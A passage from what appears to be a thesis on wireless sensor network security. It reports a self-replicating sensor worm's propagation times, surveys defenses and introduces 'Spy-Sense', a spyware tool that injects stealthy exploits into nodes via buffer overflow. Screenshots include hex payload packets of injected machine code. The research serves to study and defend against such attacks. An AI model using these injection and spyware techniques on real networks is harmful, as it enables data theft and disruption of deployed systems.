The experiments were conducted by deploying a varying number of nodes and averaging the results over 20 different runs. We designated a node as the "attack source" who started the infection by injecting the malware to its neighbors. Network nodes were running a typical monitoring application (Delta), as discussed in Section 6.8.1. We set the size of inserted *malicious code* to be 28 bytes. Note that the fixed length of *self-propagation code* (166 bytes) is also taken into consideration in the results.

Since the worm propagates itself through message transmissions, it is reasonable to mention that its dissemination depends upon successful broadcasts. However, this is not guaranteed, as




Figure 6.5: Infection time and Packet loss for different packet rates at the application (Delta) and routing (MultihopLQI) layer when the malicious code is 28 bytes. (a) Delta(5 sec) - MultihopLQI(5 sec). (b) Delta(5 sec) - MultihopLQI(30 sec). (c) Packet Loss for case (a). (d) Packet Loss for case (b)

packets may get lost due to traffic overhead and channel collisions. That is why we performed the experiments having the aggregative data rate of packets at the routing and application layer taken into account. More specifically, we loaded the Delta application, where the motes can be used to report environmental measurements to the base station in user defined intervals; in our case every 5 seconds. We also deployed the MultihopLQI protocol at the routing layer (Chapter 4) which, by default, is tuned to send control packets and routing information every 30 seconds. Our goal is to demonstrate the propagation delay of the sensor worm, even under the presence of heavy traffic on other layers.

Figures 6.5 (a) and (b), respectively, depict the time needed by the worm to infect all the nodes residing in the neighborhood of the "attack source" for increasing data rate of packets and average density (i.e. *neighborhood size*) d varying between 4 and 15. This increase actually corresponds to different packet rates for Delta and MultihopLQI; for Figure 6.5 (a) they were both tuned at 1 packet per 5 seconds, whereas for Figure 6.5 (b) they were tuned at 1 packet per 5 seconds and 30 seconds, respectively.

What we can infer from these figures is that the propagation delay is low and depends on the success or failure of the broadcast transmissions. When the injected malware is activated, it broadcasts itself by initiating a transmission sequence of all needed malicious packets. Note that the radio component of a neighboring node to be infected may not be ready (or occupied) at that time and thus some of the malicious packets may not be received. Furthermore, a radio transmission may interfere with other signals and fail. Hence, a node might miss to receive a number of malicious packets[1]. This can result in the addition of an extra delay, since the node will receive the missing packets from subsequent transmissions of its infected neighbors.

As more and more packets are sent and received from a node, an increase to the packet loss is unavoidable. This can be seen in Figures 6.5 (c) and (d), where the average packet loss, for the above described scenarios, is illustrated. When the traffic in a neighborhood is heavy (i.e. Delta and MultihopLQI transmit packets every 5 seconds), the number of lost malicious packets is relatively high. This results in an overall increase of the infection time since some of the nodes will have to wait for later transmissions in order to receive all the worm packets. It also explains the high variance seen in the propagation delay, as it is proportional to the number of needed transmission sequences.

We should stress, however, that these figures depict what happens when we focus at each neighborhood and "isolate" it from the remaining network, for densities ranging from 4 nodes (sparse networks) to 15 nodes (dense networks). The increased time for larger neighborhood sizes may seem counterintuitive at first since the attacker node still *broadcasts* its malicious payload and one expects more (if not all) nodes to be infected at once. As, we explained, this is due to the increased number of collisions and missed packets. This also means that nodes in a neighborhood will not be infected in a single round but in more than one, accounting for the increased infection time. This is the reason why dense neighborhoods exhibit such a bad behavior. Does this mean, however, that dense networks will need more time to be infected? The answer is no!

In the network level, things improve dramatically since spreading of infection will start as soon as a node gets infected. This is due to the effect of *random worm propagation*. This effect allows parallel transfers of data, thus it is possible for a number of nodes that reside in different regions of the network to receive different copies of the worm (see also (172) for more on this). Thus, the

[1]We believe that inserting a more reliable transmission mechanism will reduce the number of lost malicious packets and drop the delay further. In future work, we plan to add code instructions that will enable the worm to re-broadcast missed packets, if necessary.

time needed to infect an entire network really depends on the number of hops required to reach the most distant nodes, as this determines the number of intermediate transmissions. But then, this number is inversely proportional to the density of the network. Overall, the infection time of the worm is relatively small, making the applicability of detection measures a rather hard task to achieve.

6.10 Defense Measures

A defensive mechanism against worm attacks can be the use of a diversified protection scheme, which diversifies data and code by creating different and obfuscated data and code segments for each node in the network (173). Therefore, the attackers' effort on compromising one node cannot reduce their efforts on compromising another node, as different versions of the same functionality will not have the same vulnerability for the attacker to exploit. This approach is followed by Yang *et al.* (171), who showed that by assigning each sensor an appropriate version of software among a limited number of versions, the survivability of sensor networks under worm attacks is significantly increased. However, this method also restrains significantly the legitimate functionalities of sensor networks, such as network programmability, that allows nodes to reprogram themselves with new code updates disseminated remotely, over the air, to the entire network.

A different class of defensive measures is to ensure program safety at run time. For example Safe *TinyOS* toolchain (174) inserts checks into application code and when it detects that safety is about to be violated, it takes action and keeps errors from cascading into random consequences. In this way it ensures that array and pointer errors are caught before they can corrupt RAM. Another example is Harbor (175), which uses software-based fault isolation to enforce restrictions on memory accesses and achieve memory protection. In particular, it uses an additional safe stack to preserve the integrity of control flow within and across modules. Even though the above schemes can protect application modules from each other or themselves, an attacker can still look for vulnerabilities into system routines not included in the modules, in order to evade these schemes (161).

A reactive measure against worm dissemination can be software-based code attestation. For example, SWATT (176) enables an external verifier to verify the code of a running system to detect maliciously inserted or altered code, without the use of any special hardware. A similar protocol was presented by Seshadri *et al.* (177) which is based on *indisputable code execution* techniques for establishing a trusted code base in the hostile environment of sensor networks. However, this approach uses the base station as the entity that verifies the code memory contents of remote nodes. Yang *et al.* (178) took this approach one step further allowing other sensor nodes play the role of the verifier and alert the rest of the network in case an infected node is detected. To apply such a mechanism for worm detection, however, one needs to find ways for the verifiers to become suspicious that a worm is being propagated into the network.

6.11 Conclusions

In this chapter, we explored a new set of memory related vulnerabilities in sensor networks that can be used by an adversary for performing a *software-based attack*. We presented how she can inject arbitrary long code into the program memory of Von Neumann-based sensor devices. The attack can be used to add new (malicious) functionalities to sensor nodes (i.e. have the nodes report back vital information) or simply shut down the entire network.

Our attack breaks the malicious code into multiple packets and sends them through radio to the sensor node, where through a multistage buffer overflow it is permanently stored and executed. We have also described how the malicious code can be crafted such that it replicates itself after execution on the mote and propagates to the rest of the network, making it the first instance of a self-replicating worm that can execute arbitrary code as opposed to any previous work in this area. We have illustrated this attack by sending different sizes of malicious code on Tmote Sky sensors and demonstrated the feasibility of taking over the entire network one node at a time. We have also presented an evaluation of the worm's propagation time in order to show that the infection of dense networks takes up only a short amount of time. This, in turn, makes the applicability of detection mechanisms a rather hard task to achieve.

Even though research in worms against several types of networks has increased significantly over the last years, existing literature in sensor networks is quite limited. However, as we described in the previous sections, their effects on the network itself can be destructive. Indeed, as we will demonstrate in Chapter 7, an adversary can use malicious code injection techniques for injecting various *spyware* exploits in the sensor nodes; another severe threat that is often overlooked in the design of secure sensor network applications.

Therefore, in order to establish better security mechanisms for such networks, it is essential to investigate in depth the "best" ways for launching already existing attacks and demonstrate new ones in practice. That is why, in the next chapters, we present the first instances of *attack tools* that can be used by an adversary to penetrate the confidentiality and functionality of a sensor network. By publishing such tools, we wish to shed light on revealing the weaknesses of the underlying protocols that are most widely used by sensor networks research community. We expect them to be used proactively for enhancing the level of security of any future proposed security system.

Chapter 7

Spy-Sense: Spyware Tool for Executing Stealthy Exploits against WSNs

7.1 Introduction

In the previous chapter, we investigated in depth a new set of memory related vulnerabilities that can be exploited by an adversary for penetrating the security profile of a wireless sensor network. We showed how she can manipulate the existence of a *software-based hole* (i.e. buffer overflow) for smashing the call stack and intruding a remote node over the radio channel. Then, she can inject malicious programs in order to take full control of a node, change and/or disclose its security parameters upon will. As a result, an attacker can completely hijack the network and monitor its activities.

Continuing our work on studying this new threat model (from the attacker's point of view), we move one step further and show how an adversary can perform a code injection attack for permanently injecting *spying* exploits in the remote nodes. Spying is an invasion of privacy that can lead to serious repercussions if the data collected lands into unscrupulous hands. Therefore, it constitutes a severe threat that is usually overlooked in the design of secure sensor network applications. As most works try to defend against adversaries who plan to physically compromise sensor nodes and disrupt network functionality, the risk of spyware programs and their potential for damage and information leakage is bound to increase in the years to come.

Motivated by this unexplored security aspect, in this chapter we demonstrate *Spy-Sense*, a *spyware* tool that can be useful not only in highlighting the importance of defending sensor network applications against permanent code injection attacks but also in studying the severity of their effects on the sensor network itself. This in turn can lead to the development of more secure applications and better detection/prevention mechanisms.

Spy-Sense allows remote *injection*, through specially crafted messages, of various code exploits in the heart of each node in a sensor network. Once injected, it is undetectable, hard to recognize and get rid of (as it remains idle in an unused memory region), and when activated, it runs in a discrete background mode without interfering or disrupting normal network activities. It gives an attacker the ability to threaten network security through the execution of injected stealthy exploits. *Exploits* are sequences of machine code instructions that cause unintended behavior to occur on the host sensor (more information can be found in Section 7.4).

The intuition behind this work is to introduce the notion of spyware programs in sensor networks and highlight their disastrous effects on their security profile in terms of *functionality*, *content* and *transactional confidentiality*. Content confidentiality is to ensure that no external entity can infer the meaning of the messages being sent whereas transactional confidentiality involves preventing adversaries from learning information based on message creation and flow within the network. Our tool is capable of threatening all of the above since even in its most benign form, it can simply consume CPU cycles and network bandwidth.When utilized fully, it can lead to stolen cryptographic material and other critical application data, breaches in privacy, and the creation of "backdoor" entries that adversaries can use to target the network with more direct attacks such as *Sinkhole attacks* (Chapter 4), *Denial of Service attacks* (179), *Wormholes* (Chapter 5), etc.

The remainder of this chapter is organized as follows. Section 7.2 gives a high level description of Spy-Sense, what it can do and how it threatens sensor network security. Section 7.3 is the heart of this work; it gives an overview of the tool's architecture along with a detailed description of all implemented system components. Assembly code description of all Spy-Sense provided exploits is presented in Section 7.4. Finally, Section 7.5 concludes this chapter.

7.2 What is Spy-Sense

As the name suggests, Spy-Sense is malicious software that "*spies*" on sensor node activities and relays collected information back to the adversary. It can install remotely, secretly, and without consent, a number of stealthy exploits for threatening the network's security profile. As we mentioned earlier, examples of exploits include data manipulation, cracking and network damage (Table 7.1). As the total size of these exploits (312 bytes) is very small, Spy-Sense can be easily and rapidly injected into the nodes of a sensor network.

Typically, a sensor node is compromised via a software vulnerability (e.g., buffer overflow, format string specifier, integer overflow, etc.) that allows sequences of code instructions to be *injected* and stored anywhere in the mote's memory. As we described in the previous chapter, since all sensor nodes execute the same program image and reserve the same memory addresses

Table 7.1: *Spy-Sense Stealthy Exploits*

Exploit	Description	Size (bytes)
Data Theft	Report back confidential information. Also, track & record all network activities.	114
Data Alteration	Alter the value of existing data structures.	56
Energy Exhaustion	Initiate communications until node drains all its energy.	102
Radio Communication Break Down	Shut down radio transceiver or make the node believe that the transmission failed (regardless of what is the actual result).	8
Resource Usage	Consume CPU cycles by putting the node in a "*sustain*" loop for a user-determined period of time.	22
ID Change	Dynamically change the ID of a node, thus affecting the routing process.	10

for particular operations (as the result of *only* static memory allocation support), finding such a vulnerability can leave the entire network exposed to exploit injection and not just a small portion of it.

Spy-Sense exploits will reside in a *continuous* memory region in the host sensor platform. They can operate in stealth mode as they are programmed to change and restore the flow of the system's control in such a way so that they don't let the underlying micro-controller go into an unstable state. These exploits make use of the existence of an *empty*, *unused* and *unchecked* memory region reserved to be used as the heap for dynamic memory allocation. This works as an umbrella of all the exploits masquerading their existence and reliably evading detection. Furthermore, it results in a permanent exploit injection; the micro-controller's main logic does not perform any actions on the heap region, and thus, the only way of erasing heap contents is by physically capturing a node and forcing it to "hard" reset itself.

All spying software can be easily deployed using the wireless networking nature of the targeted sensor network. In Section 6.7, we presented in detail how an adversary can perform a "*multistage buffer-overflow attack*" for injecting arbitrarily long blocks of code. Spy-Sense *automatically* takes care of the construction and transmission of the necessary message stream for sending all loaded exploits. Once injected, exploits will remain *idle* until activation. *Activation* requires from an adversary to send one last specially crafted packet that redirects the control flow to the beginning of the injected shellcode, so that it can be executed in stealth mode. Execution can occur as many times as needed in order to achieve the intruder's goals. More information on how Spy-Sense sets up and deploys exploit shellcodes can be found in Section 7.3.2.

7.2.1 Impact to Sensor Networks

The threat that is imposed by Spy-Sense to the host network is that of any spyware program: injected shellcodes are hidden, they are difficult to detect and can collect small pieces of information without the knowledge of the network's owners. Spy-Sense can be used for cracking the network and creating "*botnets*" of compromised nodes that are commonly controlled by the adversary. This leads not only to possible loss of important data (e.g., cryptographic material, environmental data, etc.) but also to intensive resource usage.

One of Spy-Sense's most severe effects is **data manipulation**, the ability to steal and/or modify important or confidential information. Examples include cryptographic keys, transactional data or even private sensitive information in the case of smart environments or assistive healthcare scenarios. An extension to this "*spying*" behavior is the ability to track and record all network activities. Any data or log files reported back to the adversary are transmitted in stealth mode, through the used communication channel, but in periods of light network traffic in order to look less conspicuous and avoid detection.

In addition to capturing and altering data, Spy-Sense can create "**backdoor**" entries that adversaries can use to target the network with more direct attacks. For example, it can change the ID of a node or inject ghost network nodes in order to perform attacks like *Sinkhole*, *Wormhole*, *Data Replay*, *Zombie attack*, etc., in an attempt to bypass or confuse any existing network defense mechanism. If Spy-Sense is used in combination with sophisticated attack tools like the one presented in the next chapter, it significantly increases its threat level and the severity of its effects on the network itself.

Finally, network performance and functionality can also suffer as Spy-Sense can be used to inject shellcodes that result in intensive resource usage and disruption of the network's normal operation. For example, the provided **energy exhaustion** exploit, once activated, it initiates unnecessary communications and waits until the node drains all its energy out. Another possible network disruption exploit is the one causing **radio communications break down**. This exploit either shuts down the nodes' radio transceiver or let the transmission occur but make the originating node believe that it actually failed, leading it to an infinite loop of re-transmission attempts.

Overall, the fact that Spy-Sense can inject and activate stealthy exploits in sensor nodes without the network's knowledge, makes it a particular threat to its security profile since it can cause harm in a variety of ways. Thus, the threat level of such a tool can be considered as high as the one of viruses, Internet worms and spyware programs in traditional networking environments.




Figure 7.1: Spy-Sense spyware Architecture Layout.


7.3 Spy-Sense Architecture Layout

Spy-Sense is based on an intelligent component-based system. The hosted components are capable of loading predefined exploit profiles, injecting them to the targeted network through a transparent transmission of a series of specially crafted messages, receiving and logging of all node replies that report back requested system information. Its core functionality is based on four main conceptual modules, as depicted in Figure 7.1.

One of the key design goals of Spy-Sense is its wide applicability; it supports exploit injection attacks and compromise of a wide variety of sensor hardware and network protocols. It can exploit all vulnerabilities and weaknesses arising from a specific platform despite the followed memory architecture (Von Neumann and Harvard) since subsequent code injection can be performed in either of them. Furthermore, while capturing and logging of all node replies is performed in real time, content analysis can be done either online or offline. We believe that offline analysis provides a better way of extracting information regarding network activities and information patterns. In what follows we give a more detailed description of the four basic system components.

7.3.1 Spy-Sense Exploit Loader Component

The exploit loader is responsible for initializing the software by importing all predefined exploit profiles that reside in the Spy-Sense root folder. Such profiles contain (i) the machine code in-



[Trojan Exploits loaded from]::

C:/Spi-Sense/Trojans/

[Trojans]:: 6 of 6 enabled

[Last Update]:: Fri May 06 13:07:59 EEST 2011

SPY-SENSE SPYWARE CENTER::

Fri May 06 13:08:44 EEST 2011

SPY-SENSE SPYWARE::

Spy-Sense is loaded with plenty of features and enhancements::
>> Efficiency in unleashing stealthy trojan exploits against deployed sensor networks.
>> History panel displays system history information, trojan status overview and performed action posts on targetted network nodes.
>> Guide-posts on how to load your new trojan exploits.
>> All received exploit message replies are recorded for future/offline review.
>> Help & Support tab structure for providing more information on the system's operation.
For more information, click the Help & Support button on the upper right corner...

Help & Support

Any problems or questions? Learn more about Spy-Sense Spyware.

Spy-Sense Spyware WebSite::

www.ait.gr/ait_web_site/Phd/agia/SpySense/spysense.html

Figure 7.2: Spy-Sense Home central page.


structions that will be injected into the host sensor node, and (*ii*) their symbolic representation written in assembly language. Exploit loading and registration can occur anytime during Spy-Sense operation; either upon system boot up or during normal operation by updating the contents of the corresponding storage folder. The path to this folder is configurable and can be altered by the user through the Spy-Sense central page, as depicted in Figure 7.2.

All exploit code instructions are contained in files and are loaded one at a time. This is the most convenient and platform-independent way for a user to define his/her own exploit profiles that need to be imported in Spy-Sense. Again, new additions can either be performed at boot up time or during system operation. By default Spy-Sense (in its current version) provides all the exploits listed in Table 7.1.

7.3.2 Spy-Sense SetUp Engine

This powerful component is able of deploying imported exploits to a selected portion of network nodes. It comes into play once the *Spy-Sense Exploit Loader* has successfully finished loading and registration of any predefined malicious shellcodes. Conceptually, the setup engine communicates internally with an *exploit payload constructor* module for creating the appropriate message stream needed to hold all machine code instructions.

The constructed series of malicious packets are transmitted to the target node in order to inject the selected instruction sequence into its memory. Fundamental to this operation is the definition of an address pointer, namely $ADDR_{copyTo}$, which points to an appropriate memory address (inside the heap region) where the code will be stored. After the successful completion of the injection process, k bytes (k is multiple of 2) of code will have been copied into the target region. These bytes



Trojan Exploit	Status	Injection Progress	Targetted Nodes
Data Injection	✓	100%	Injected To...
Data Retrieval		100%	Injected To...
Energy Exhaustion		65%	Injected To...
Sustain Task	✓	100%	Injected To...
Stop Radio		33%	Injected To...
Sensor ID Change	✗	0%	Injected To...

Injection Settings::

[Destination Addr]::	TOS_BCAST_AI
[Storage Memory(t..	2170
[Num of Bytes Arg...	2000
[Retrieve Data Arg...	2002
[Retrieve TaskID A...	2004

```
------------------------------------------------------------------------------------------------
Data Injection Trojan Exploit:: Detailed Injection Progress Information...
------------------------------------------------------------------------------------------------
9:10:36 01 0F 1A 14 00 00 B2 40 35 40 74 25 B2 40 74 25 76 25 B2 40 06 43 78 25 30 40 2E 8B  (1 out of 38)
9:10:37 01 0F 1A 14 00 00 B2 40 37 40 7A 25 B2 40 44 12 7C 25 B2 40 08 45 7E 25 30 40 2E 8B  (2 out of 38)
9:10:38 01 0F 1A 14 00 00 B2 40 B2 40 80 25 B2 40 01 0F 82 25 B2 40 3E 12 84 25 30 40 2E 8B  (3 out of 38)
9:10:39 01 0F 1A 14 00 00 B2 40 B2 40 86 25 B2 40 1A 14 88 25 B2 40 40 12 8A 25 30 40 2E 8B  (4 out of 38)
```


Figure 7.3: Spy-Sense screenshot; SetUp Engine for injecting exploits.

must be stored in $k/2$ consecutive memory addresses, starting from where the $ADDR_{copyTo}$ points at the time (Section 6.7.2). Additionally, to avoid bringing the sensor device to an inconsistent state, it is important to restore control flow, as if program instructions were executed normally. This is handled automatically by SpySense.

Overall, the *exploit payload constructor* creates packets consisting of three parts. The first part provides the data for buffer overflow, as well as the memory address (where the buffer of received messages is stored), at which the program flow will be directed. The second part provides the necessary **MOV** instructions for copying blocks of the exploit code to the heap target region. Finally, the third part provides the **BR**(anch) command for restoring the original flow.

All of the above described actions are handled by the user through the Spy-Sense's graphical user interface. As depicted in Figure 7.3, once an exploit is selected, the user is presented with two options: either *inject* the contained shellcode or *preview* the created message stream holding the machine code instructions. In the first case, the setup engine starts a sequential, transparent transmission of the specially crafted messages created by the *payload constructor* module. Upon completion, an appropriate message is displayed for informing the user on the result of the injection attempt. In the second case, a preview of all message payloads (that are ready for transmission) is printed to the corresponding exploit information panel.

Prior to the selection of any of these actions, it is mandatory for the user to update all the exploit injection process settings: (*i*) the ID of the targeted sensor node, (*ii*) the value of $ADDR_{copyTo}$ address, and (*iii*) the memory addresses reserved for holding any "*exploit function arguments*". Such arguments describe the number of bytes and the target memory address from where/to data



Current Operation - Data Injection Unleash

```
>> [Sending 1 out of 3...]        ----- TRANSMITTING -----
>> [Completed]::  33.33%    33%    [Elapsed Time]:: 00.01:18
```

Trojan Execution Settings...

[Trojan Exploit]::	Data Retrieval	✓ [Start Trojan Task]::	95
[Trojan Starting Memory Address]::	2280	[Destination Address]::	13
[Num of Bytes Argument(addr)]::	2000	[Num of Bytes Argument(data)]::	20
[Retrieve Data Argument(addr)]::	2002	[Retrieve Data Argument(data)]::	11b0
[Retrieve TaskID Argument(addr)]::	2004	[Retrieve TaskID Argument(data)]::	15

Figure 7.4: Spy-Sense screenshot; Exploit Activation component for executing deployed shellcodes.

will be retrieved/injected, the identifier of the spawned exploit task or the time period that the host node will enter into an intensive resource usage state.


Once these settings are configured, the user can successfully start deploying any of the loaded Spy-Sense exploits. Status and additional information regarding the currently running injection process, are displayed in real time by the system visualization component.

7.3.3 Spy-Sense Exploit Activation Component

Once the transmission process is completed, the Spy-Sense setup engine has succeeded to remotely inject exploit shellcodes into the targeted sensor network. Then, the only step remaining, is to *activate* the malware in order to execute its functions. This is where the exploit activation component comes into play (Figure 7.4). It handles the last messages that need to be sent for activating a selected exploit to one or more of the host sensor nodes.

The activation process requires the transmission of a series of specially crafted packets for redirecting the program flow to the beginning of the exploit shellcode, in the heap target region ($ADDR_{startTr}$), so that it can be executed. Again, the *exploit payload constructor* module is responsible for creating such a message stream containing: (i) the values of the selected "*exploit function arguments*", and (ii) a **BR** instruction that is executed for setting the instruction pointer to the starting address of the target region, $ADDR_{startTr}$.

Activation may result to one-time or recursive exploit execution by firing an internal periodic task. In the first case, the targeted exploit returns to an idle state, after execution, and waits for the next activation message. In the second case, a periodic "activation task" is spawned and every

